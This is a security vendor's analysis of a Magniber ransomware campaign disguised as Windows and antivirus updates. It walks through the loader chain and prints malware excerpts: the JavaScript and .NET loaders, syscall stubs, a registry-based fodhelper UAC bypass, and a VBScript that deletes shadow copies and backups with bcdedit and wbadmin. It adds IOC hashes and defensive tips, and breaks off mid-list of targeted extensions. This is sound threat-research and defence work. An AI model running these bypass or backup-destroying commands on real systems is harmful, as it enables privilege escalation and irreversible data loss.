Magniber Ransomware Targets Users with Fake Software Updates

By Patrick Schläpfer

Published: 2022-10-13 · Archived: 2026-04-05 23:09:26 UTC

In recent years, “Big Game Hunting” ransomware attacks against enterprises have dominated media headlines because of their high-profile victims and substantial ransom demands. Yet single-client ransomware – a type of ransomware that infects individual computers, rather than fleets of devices – can still cause significant damage to individuals and organizations. In this article, we share our analysis of a ransomware campaign isolated by HP Wolf Security in September 2022 that targeted home users by masquerading as software updates. The campaign spread Magniber, a single-client ransomware family known to demand $2,500 from victims. Notably, the attackers used clever techniques to evade detection, such as running the ransomware in memory, bypassing User Account Control (UAC) in Windows, and bypassing detection techniques that monitor user-mode hooks by using syscalls instead of standard Windows API libraries.

Campaign Overview

The infection chain starts with a web download from an attacker-controlled website. The user is asked to download a ZIP file containing a JavaScript file that purports to be an important anti-virus or Windows 10 software update.

- SYSTEM.Critical.Upgrade.Win10.0.ba45bd8ee89b1.js
- SYSTEM.Security.Database.Upgrade.Win10.0.jse
- Antivirus_Upgrade_Cloud.29229c7696d2d84.jse
- ALERT.System.Software.Upgrade.392fdad9ebab262cc97f832c40e6ad2c.js



Figure 1 – Magniber ransomware isolated by HP Sure Click Enterprise

Previously Magniber was primarily spread through MSI and EXE files, but in September 2022 we started seeing campaigns distributing the ransomware in JavaScript files.

The JavaScript files use a variation of the DotNetToJScript technique, enabling the attacker to load a .NET executable in memory, meaning the ransomware does not need to be saved to disk. This technique bypasses detection and prevention tools that monitor files written to disk and reduces artifacts left on an infected system. The .NET code decodes shellcode and injects it into another process. The ransomware code runs from this process – first deleting shadow copy files and disabling Windows' backup and recovery features, before encrypting the victim's files (Figure 2).

Magniber requires administrator privileges to disable the victim's ability to recover their data, so the malware uses a User Account Control (UAC) bypass to runs commands without alerting the user. For this to work, however, the logged-in user must be part of the Administrators group. For the encryption task, the malware enumerates files and checks its file extension against a list. If the extension is in the list, the file is encrypted. Finally, the malware places a ransom note in each directory with an encrypted file and shows it to the victim by opening the note in a web browser.



Figure 2 – Magniber infection chain

Campaign Technical Analysis

The attackers behind the campaign used several interesting techniques to circumvent detection and prevention mechanisms, described in more detail below.

Phase 1: JavaScript Loader

As mentioned in the overview, the campaigns start with a JavaScript file compressed in a ZIP archive. We've seen both JS and JSE files used. JSE files are encoded JavaScript files. In both cases, the scripts are obfuscated (Figure

3).

```
33,64,16,9,29,190,17,116,94,81,52,94,85,25,27,70,65,134,121,7,63,113,66,82,218,49,252,38,120,159,128,36,3,180,
228,166,20,163,32,11,67,73,212,67,124,172,124,25];function mxsxdl(krqtum) { return String.fromCharCode(
xrunchgs[krqtum]); }try {new this[mxsxdl(13)+mxsxdl(34)+mxsxdl(272)+mxsxdl(84)+mxsxdl(46)+"\x65"+"\u0058"+
"\x4f"+mxsxdl(32)+mxsxdl(142)+mxsxdl(243)+mxsxdl(34)+mxsxdl(272)](mxsxdl(224)+mxsxdl(105)+mxsxdl(34)+mxsxdl(73
)+mxsxdl(84)+mxsxdl(130)+mxsxdl(272)+mxsxdl(113)+mxsxdl(105)+mxsxdl(449)+mxsxdl(243)+mxsxdl(79)+mxsxdl(79))[
mxsxdl(67)+mxsxdl(127)+mxsxdl(46)+"\x69"+mxsxdl(73)+mxsxdl(70)+mxsxdl(127)+mxsxdl(361)+mxsxdl(243)+mxsxdl(127
)+mxsxdl(272)](mxsxdl(452)+mxsxdl(73)+mxsxdl(70)+"\u0063"+mxsxdl(243)+"\u0073"+"\u0073")(mxsxdl(248)+mxsxdl(96
)+"\x4d"+"\u0050"+mxsxdl(3)+mxsxdl(9)+mxsxdl(105)+mxsxdl(348)+mxsxdl(143)+mxsxdl(243)+mxsxdl(73)+mxsxdl(285)+
mxsxdl(84)+"\x6f"+mxsxdl(127)) = mxsxdl(46)+mxsxdl(7)+mxsxdl(113)+mxsxdl(17)+mxsxdl(113)+"\u0033"+mxsxdl(17)+
mxsxdl(415)+mxsxdl(22)+"\u0039";var fpngbyfqgrtk = new this[mxsxdl(13)+mxsxdl(34)+mxsxdl(272)+mxsxdl(84)+
mxsxdl(46)+"\x65"+"\u0058"+"\x4f"+mxsxdl(32)+mxsxdl(142)+mxsxdl(243)+mxsxdl(34)+mxsxdl(272)](mxsxdl(105)+
mxsxdl(15)+mxsxdl(285)+mxsxdl(272)+mxsxdl(243)+mxsxdl(361)+mxsxdl(113)+mxsxdl(271)+"\u004f"+"\x2e"+"\x4d"+
mxsxdl(243)+mxsxdl(361)+mxsxdl(70)+mxsxdl(73)+mxsxdl(15)+"\u0053"+mxsxdl(272)+"\x72"+mxsxdl(243)+mxsxdl(330)+
mxsxdl(361));var sjcepotr = new this[mxsxdl(13)+mxsxdl(34)+mxsxdl(272)+mxsxdl(84)+mxsxdl(46)+"\x65"+"\u0058"+
```

Figure 3 – Obfuscated JavaScript

After decoding the script, we see it instantiates several MemoryStream type ActiveXObjects. Next, it decrypts an integer array and writes it into one of the MemoryStreams. Once this is done, the MemoryStream is deserialized, giving us an executable .NET file.

```
function mxsxdl(krqtum) {
    return String.fromCharCode(xrunchgs[krqtum]);
}

try {
    new this[ActiveXObject](WScript.Shell)[Environment](Process)(COMPLUS_Version) = v4.0.30319;
    var fpngbyfqgrtk = new this[ActiveXObject](System.IO.MemoryStream);
    var sjcepotr = new this[ActiveXObject](System.IO.MemoryStream);

    var ifwbxugteylytkt = 0;
    var uhuhkexxcnzv = 0;
    for (cnpfbpvxyiev = 48; cnpfbpvxyiev < xrunchgs[length]; cnpfbpvxyiev++) {
        ifwbxugteylytkt = xrunchgs[cnpfbpvxyiev] ^ xrunchgs[uhuhkexxcnzv] ^ ifwbxugteylytkt;
        if (++uhuhkexxcnzv == 48) uhuhkexxcnzv = 0;
        if (cnpfbpvxyiev < 2389) fpngbyfqgrtk[WriteByte](ifwbxugteylytkt);
        else sjcepotr[WriteByte](ifwbxugteylytkt);
    }

    fpngbyfqgrtk[Position] = 0;
    sjcepotr[Position] = 0;
    var vombzvvimkblgv = new this[ActiveXObject](System.Runtime.Serialization.Formatters.Binary.BinaryFormatter);
    vombzvvimkblgv[Deserialize_2](fpngbyfqgrtk);

} catch (pvjkqvjzl) {
```

Figure 4 – Deobfuscated JavaScript

At this point we enter the second phase, the .NET phase.

Phase 2: .NET Binary

The .NET binary has a very simple structure since it only contains a few functions and an integer array, similar to the JavaScript file. When run, the code sets the memory protection of the array to "PAGE_EXECUTE_READWRITE" and decodes an array in a similar way to the encoded JavaScript in the previous phase. The decoded array is shellcode which is run using the EnumUILanguages function, which takes a pointer to a callback function as its first argument.

```
// Token: 0x06000003 RID: 3 RVA: 0x00002050 File Offset: 0x00000250
public unsafe imhnalcnm()
{
    fixed (byte* ptr = imhnalcnm.vvvvadlyve)
    {
        IntPtr intPtr = (IntPtr)((void*)ptr);
        uint num;
        imhnalcnm.VirtualProtect(intPtr, (UIntPtr)((ulong)((long)imhnalcnm.vvvvadlyve.Length)), 64U, out num);
        int num2 = 0;
        int num3 = 0;
        uint num4 = 97U;
        while ((ulong)num4 < (ulong)((long)imhnalcnm.vvvvadlyve.Length))
        {
            num2 = ((int)(imhnalcnm.vvvvadlyve[(int)((UIntPtr)num4)] ^ imhnalcnm.vvvvadlyve[num3]) ^ num2);
            imhnalcnm.vvvvadlyve[(int)((UIntPtr)num4)] = (byte)num2;
            if (++num3 == 97)
            {
                num3 = 0;
            }
            num4 += 1U;
        }
        num = 0U;
        intPtr += 97;
        IntPtr lParam = (IntPtr)((long)((ulong)num));
        imhnalcnm.EnumUILanguages(intPtr, 0U, lParam);
    }
}
```

Figure 5 – Main function inside .NET binary

Phase 3: Stage 1 Shellcode

The first shellcode stage decrypts a second stage, injects it into another process and finally runs it. To evade detection, both shellcode stages use syscalls instead of calling standard libraries.

```
00000285E920085   B8 50 00 00 00    mov eax,50
00000285E92008A   0F 05             syscall
00000285E92008C   C3                ret
00000285E92008D   4C 8B D1          mov r10,rcx
00000285E920090   B8 19 00 00 00    mov eax,19
00000285E920095   0F 05             syscall
00000285E920097   C3                ret
00000285E920098   4C 8B D1          mov r10,rcx
00000285E92009B   B8 36 00 00 00    mov eax,36
00000285E9200A0   0F 05             syscall
00000285E9200A2   C3                ret
00000285E9200A3   4C 8B D1          mov r10,rcx
00000285E9200A6   B8 26 00 00 00    mov eax,26
RIP 00000285E9200AB   0F 05             syscall
00000285E9200AD   C3                ret
00000285E9200AE   4C 8B D1          mov r10,rcx
00000285E9200B1   B8 34 00 00 00    mov eax,34
00000285E9200B6   0F 05             syscall
00000285E9200B8   C3                ret
00000285E9200B9   4C 8B D1          mov r10,rcx
00000285E9200BC   B8 3A 00 00 00    mov eax,3A
00000285E9200C1   0F 05             syscall
00000285E9200C3   C3                ret
00000285E9200C4   4C 8B D1          mov r10,rcx
00000285E9200C7   B8 52 00 00 00    mov eax,52
00000285E9200CC   0F 05             syscall
00000285E9200CE   C3                ret
```

Figure 6 – Syscall wrapper inside shellcode

The shellcode contains its own wrapper functions that are responsible for making syscalls. To make a syscall, an identifier is written to the EAX register and then the syscall function corresponding to that identifier is executed. However, these identifiers can vary depending on the operating system version, so the malware must account for this to support multiple versions. Magniber queries the operating system version and, for certain syscalls, runs through a switch-case statement before executing it. One example where this happens is NtCreateThreadEx. This syscall is used to create a new thread, in this case in another process, where shellcode is injected.

System Call Symbol	Windows 10										
	1507	1511	1607	1703	1709	1803	1809	1903	1909	2004	20H2
NtCreateThreadEx	0x00b3	0x00b4	0x00b6	0x00b9	0x00ba	0x00bb	0x00bc	0x00bd	0x00bd	0x00c1	0x00c1

Figure 7 – Syscall identifiers for NtCreateThreadEx (source)

Figure 7 shows the NtCreateThreadEx identifiers for different version of Windows. The code must use the correct identifier based on the operating system version. Using the Switch-Case statements, it is possible to infer which operating systems the malware supports.

Version Code	*Name*	*Release Date*
17134	Windows 10, Version 1803	April 30, 2018
17763	Windows 10, Version 1809	November 13, 2018
18362	Windows 10, Version 1903	May 21, 2019
18363	Windows 10, Version 1909	November 12, 2019
19041	Windows 10, Version 2004	May 27, 2020
19042	Windows 10, Version 20H2	October 20, 2020
19043	Windows 10, Version 21H1	May 18, 2021
19044	Windows 10, Version 21H2	November 16, 2021
20348	Windows Server 2022, Version 21H2	August 18, 2021
22000	Windows 11, Version 21H2	October 4, 2021
22610	Windows 11 Insider Preview	April 29, 2022
22621	Windows 11, Version 22H2	September 20, 2022
25115	Windows 11 Insider Preview	May 11, 2022
25145	Windows 11 Insider Preview	June 22, 2022
25163	Windows 11 Insider Preview	July 20, 2022

Interestingly, the Magniber sample we analyzed in September support different versions of Windows 11, including pre-release versions. This suggests that home users rather than enterprises were the intended targets of the campaign, since enterprises tend to use older operating systems.

With the help of syscalls, the shellcode injects decrypted shellcode into a new process and executes it, then terminates its own process.

Phase 4: Stage 2 Shellcode

This shellcode now runs in the context of another process, which is why the process chain is interrupted. The purpose of this code can be divided into two parts. The first part deletes shadow copy files and disables backup and recovery features. The second part recursively enumerates all the files on the filesystem and encrypts them based on their file extension. This part of the shellcode also works purely with syscalls and does not use standard libraries.

Phase 4.1: Delete Shadow Copy Files and Disable Backup and Recovery

To delete the shadow copy files and disable Windows recovery features, Magniber requires administrator privileges, e.g. the user must be in the Administrators group. Most employees in enterprise environments don't need such privileges, so this is another indication that the attackers behind the campaign intended to target individuals rather than enterprises. However, even if the user is in the Administrators group, the malware must first bypass User Account Control, which allows a process to run with elevated privileges. Magniber uses a UAC bypass that is triggered with the following steps:

1. The malware creates the registry key *HKCU\SOFTWARE\Classes\AppX04g0mbrz4mkc6e879rpf6qk6te730jfv\Shell\open\command*. In this example, the key is linked from the "ms-settings" key and allows the attacker to specify a shell command.
2. The malware sets the key with the value *"wscript.exe /B / E:VBScript.Encode ../../Users/Public/hnzpfrdt.tex"*.
3. The malware writes an encoded VBScript into the Public directory containing commands that delete shadow copy files and disable backup and recovery features in Windows.
4. The malware starts "fodhelper.exe", a utility for managing optional features in Windows, which then triggers the UAC bypass. This process accesses the newly created registry key and runs the command stored in it, causing the VBScript to execute with elevated privileges and without user confirmation.

The resulting process tree of the UAC bypass looks like this:



Figure 8 – Process tree of UAC bypass using fodhelper.exe

One way to prevent the "fodhelper.exe" UAC bypass is to increase the UAC security level to "Always notify", which stops it from working on Windows 10.

The VBScript deletes shadow copy files using Windows Management Instrumentation (WMI), deactivates the Windows recovery feature using the bcdedit command, then deletes the system backup using wbadmin. This makes it impossible for the user to restore the encrypted files using Windows system tools.

```
Set ep8u9yj9x0t = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Set c9x5o1 = ep8u9yj9x0t.ExecQuery("Select * From Win32_ShadowCopy")
For Each o2wu1ph in c9x5o1
o2wu1ph.Delete_
Next
Set xm34za427 = ep8u9yj9x0t.Get("Win32_ProcessStartup")
Set m1d1b4fs9gk = xm34za427.SpawnInstance_
m1d1b4fs9gk.ShowWindow = 12
Set tsb67u5 = GetObject("winmgmts:root\cimv2:Win32_Process")
s230928krui3 = tsb67u5.Create("bcdedit /set {default} bootstatuspolicy ignoreallfailures", null, m1d1b4fs9gk, qfw332)
s230928krui3 = tsb67u5.Create("bcdedit /set {default} recoveryenabled no", null, m1d1b4fs9gk, qfw332)
s230928krui3 = tsb67u5.Create("wbadmin delete catalog -quiet", null, m1d1b4fs9gk, qfw332)
s230928krui3 = tsb67u5.Create("wbadmin delete systemstatebackup -quiet", null, m1d1b4fs9gk, qfw332)
```

Figure 9 – VBScript that deletes shadow copy files and disables backup and recovery features

Phase 4.2: Encrypt Files

To decide which files to encrypt, Magniber keeps a list of pseudohashes that each correspond to a different file extension. After enumerating a file, the ransomware generates a pseudohash of the file extension. If the pseudohash is in the list, the file is encrypted. The encrypted file is then renamed with another file extension that is unique to each Magniber sample. The ransomware file extension is identical to the URL path in the ransom note.

Magniber's file extension hashes are best described as pseudohashes because no standard hash algorithm is used and the calculation causes hash collisions – meaning some files that aren't in the attacker's list of file extensions are also encrypted. An implementation of the hashing function in Python looks like this:

```
def pseudohash(file_ending):
    hash = 0
    counter = 0
    for character in file_ending:
        hash += ( ord(b) - 0x60 ) * ( 3 ** ( ( len(file_ending) - counter ) * 3 ) )
        counter += 1
    return hash
```

Finally, the ransomware tells the victim about what happened and how they can decrypt their data by dropping an HTML ransom note in every directory that contains an encrypted file. To make sure the user sees the demand, Magniber also opens the note in a web browser.



Figure 10 – Magniber ransom note

How to Protect Yourself

Home users can protect themselves from ransomware campaigns like this one by following this simple advice:

- Follow the principle of least privilege by only using administrator accounts if you really need to. Many home users have administrator privileges but rarely need them.
- Download software updates from trusted sources. The campaign depends on tricking people into opening fake software updates. Only download updates from trustworthy sources such as Windows Update and official software vendor websites.
- Back up your data regularly. Backing up your data will give you peace of mind should the worst happen.

Conclusion

Even though Magniber does not fall into the category of Big Game Hunting, it can still cause significant damage. Home users were the likely target of this malware based on the supported operating system versions and UAC bypass. The attackers used clever techniques to evade protection and detection mechanisms. Most of the infection chain is “fileless”, meaning the malware only resides in memory, reducing the chances of it being detected. Magniber also bypasses detection techniques that rely on user-mode hooks because it uses syscalls instead of standard Windows API libraries. With the UAC bypass, the malware deletes the infected system’s shadow copy

files and disables backup and recovery features, preventing the victim from recovering their data using Windows tools.

Indicators of Compromise (IOCs)

Reference Magniber JavaScript sample used for our analysis:
934cfeb5ee3d2ba49831d76dffb1a2658326e1cd90b50779d6670eb2fbdc7ed1

Magniber JavaScript files:
6155453a58b0ba360fd18a32d838c4452fec374c364824b50447500c8fd12e80
5b2a5ac50977f41ac27590395bb89c1afd553e58f2979b680d545bff1530a17b
79590d91e9131918df458221e8fcb9c5e33d0200f05f9704dcf88167a5515b3f
7064eab88837bc68b8c5076300170cd73dbea046c9594b588779082396dbfe4c
a292ff42e0e1b58b13c867d2c94da2a5d34caa2e9c30b63610f7e12be5e7d3d9
dfa32d8ed7c429b020c0581148a55bc752c35834d7a2b1bae886f2b436285c94
c1d1402226179c66570d66290dff2238b6a9f918c81267a61d58f4807f0d911c
56fb0d5e2e216f2b4d9846517d9ed23b69fba4f19f2bad71cdce47d9081642eb
92ec900b0aa0f8a335cf63d4f313729da2831ffc7d15985adf2d98f2c85c3783
c7729a7817a3d63f71d6c9066bd87192d07992ae57fc3d3e6d0e67c5ab9fb213
9d665f87440c22e3ae209308e3712a83a67932643be019e18b1ae00dc4ab8cbd
b12461bdd88bb2a7f56d11324272ae2a766d560371b2725be6f9d3175fb32f8c
abeec5267f6eb9fc9f01f4688a53e83c87898845767b8cd8599c75dbce1766a8
aeee31c3649724686cb9ad17fe1ee2b70b1ad1b6cd77cb8b1997aa6e75d49cc5
1eba630a870ce1aa840219d77e280cfd05d3d5e5cdea6f382c1c2b8b14ddf04d
54a5b06060639a483a8f6c80c8f095fb41e3eb5e7c02c3ad4ba29ee3a9ed7aab
76c012f134e81138fb37ac3638488f309662efcc9bb4011ff8e54869f26bb119
56d301fe7a6b1a9e21898162b0dada9ff12878c539591052919fabcc36d28541
4936cf896d0e76d6336d07cc14fbe8a99fbe10ad3e682dbc12fdfe7070fd1b24
6a68217b951f9655e4a7ed13fcfc4696ac5d231450fe7d2be8b6a1d71425752c
05cf26eaea577417804075a2458ac63f58a56b7612653d3a4c2ce8fa752bd418
266f930572d3006c36ba7e97b4ffed107827decd7738a58c218e1ae5450fbe95
9095bbb4b123a353a856634166f193124bdc4591cb3a38922b2283acc1d966d6
98d96f56deaec6f0324126fcdd79fd8854d52ac2996d223d0cb0ab4cff13ff7c
0c5956b7f252408db7e7b0195bb5419ad3b8daa45ec1944c44e3ec1cca51920f
c4f9dbff435d873b4e8ecbab8c1b7d2dbdb969ac75af4b1d325e06eb4e51b3ad
5472bce876d0758fb1379260504b791a3b8c95b87fc365f5ce8c3a6424facd34
d0375fc9cbb564fb18e0afea926c7faf50464b9afb329913dd5486c7cbb36e2e
ad89fb8819f98e38cddf6135004e1d93e8c8e4cba681ba16d408c4d69317eb47
99f0e7f06831c6283f5f4dc261a7bcbe4109b4a6717b534c816ca65cd2f05dc4
b81f76bd5c6e66b9b3a4f2828e58d557091475bed656c9a8d13c8c0e4b7f3936
c6f1da2490fe78b1f281a98c32d6fa88d675598e658d4e660274047e36f1b189
dd30688a0e5ac08fc547f44b60f13ef664654c9a8977f7a5f8f619b08c09620b
c0bf9153ce1641791b357fdb5c2c596fbbf15991a86f510cc444bdb477574d44

bf50794c33eebc9dc2ce3902fe29f683a37da50de3654a2775baa74d0bbd1188
b8e76ad7c7857d9985b15dcd064664d198db7201cb9eb6a0e53d81b6002f7d29
cc1ce8c687450b082dd19a6c5d868f5798e52422172f91ee4b70cb5ffd9f6fcd
a587172f1bbe665cdfc0cbcec54e72d8b9048c77f344ba5076a17fbf620597de
c4560eee4b02dc0ef087e48848cc83b270068d167f613f04d43a64025e72c09f
82fcea3c48509a1724c0a6ded9e3d3cab775a86588119c35b79355105bd828c4
e993e4ddd05007e62e6e2d00e70927933446ff4bcae2b559bb6be3bc5e4ad2d8
5b513dfd8f94f9b6e962eb691caa56d52ab4453369108ae3b572e2ee7f9b555d
d2d3fbfa73dfeb73a6f5c59fefab8dd99dcff58cefeb0d3b3b1c1a8854178933
d80d90ef631bb60b773bf1211f3c53c1cac043674c85eb65dbc457656ba5d4cc
757cd5b65155cd115b71021685fcc52a42ee80aca247ea68f41aa0d82dc20fc0
bba85d79db69db1b638e24e0a426ccccdc5c95875b8c3a26aa959cce3f6c8575
beb5e1c5ba835f29e272b2942b27b63f6f15647f3da51754fcf53c277e0eccf7
f41ec94f9d0c7480df2196b3fc5493599d50de222d2c903b173db3e7caff8747
397aa7bcc4a574dc30f0a491e03be15da55fa898624c7b15d0197e72802d048d
6b18a287aa2c170605409a4675fd600d0597623d174445aaea5a2279bee0c145
46d8d6230083254fa324299fc609125ee404e4bbdd3936ddc0235ae21479b655
e8663c5c28d8591f06eb7995e0f22b7ae7909f9431786f8557f2c081e0e79fad
d3f626d3e533f3b4aa0599c231210d53f709c46f0cfc3d28f0303df544a39b1b
814061567356daf6306eb673cfb97cab264c798320bf1b432d396b66393adf83
2c93879d024238d23270fab734a5ba530bfba2d35b44d265c8be3c93ff8cf463
3055baf30466f1c0f4cd5b78d05fe32ef7fd406dead3ecfcbdef464fdee551b8
568e1e3d55a6146f0f899159c3a5183362b8b13304109b49f7394a9fe8c69ea7
932d2330dc3c1366a8e956183858246c4052027cae1590d2211186be648fdcf4
dfabd6462ab2ecb9fb0cea7caa257841a751c1e91118168ef5a082cf8a25210f
fbd69303e6255aae830daba957c8ef62eb6d23340274eb8058826a08e82773db
123d7744a407af376b4ee4402ff8bee588b40540bcfba22fb64768d1de8c1861

Magniber encrypts files with these extensions:

{

“1”: [“c”, “h”, “j”, “p”, “x”],

“2”: [“ai”, “ca”, “cd”, “cf”, “cs”, “ct”, “db”, “dd”, “dt”, “dv”, “dx”, “em”, “ep”, “eq”, “fa”, “fb”, “fi”, “fo”, “gv”, “hp”, “hs”, “hz”, “ib”, “ii”, “js”, “jw”, “ma”, “mb”, “me”, “mm”, “mx”, “my”, “of”, “pa”, “pm”, “pu”, “px”, “qd”, “rb”, “rd”, “rs”, “rt”, “rw”, “sh”, “sq”, “st”, “te”, “tm”, “vb”, “vm”, “vw”, “wn”, “wp”, “xd”, “ya”, “ym”, “zw”],

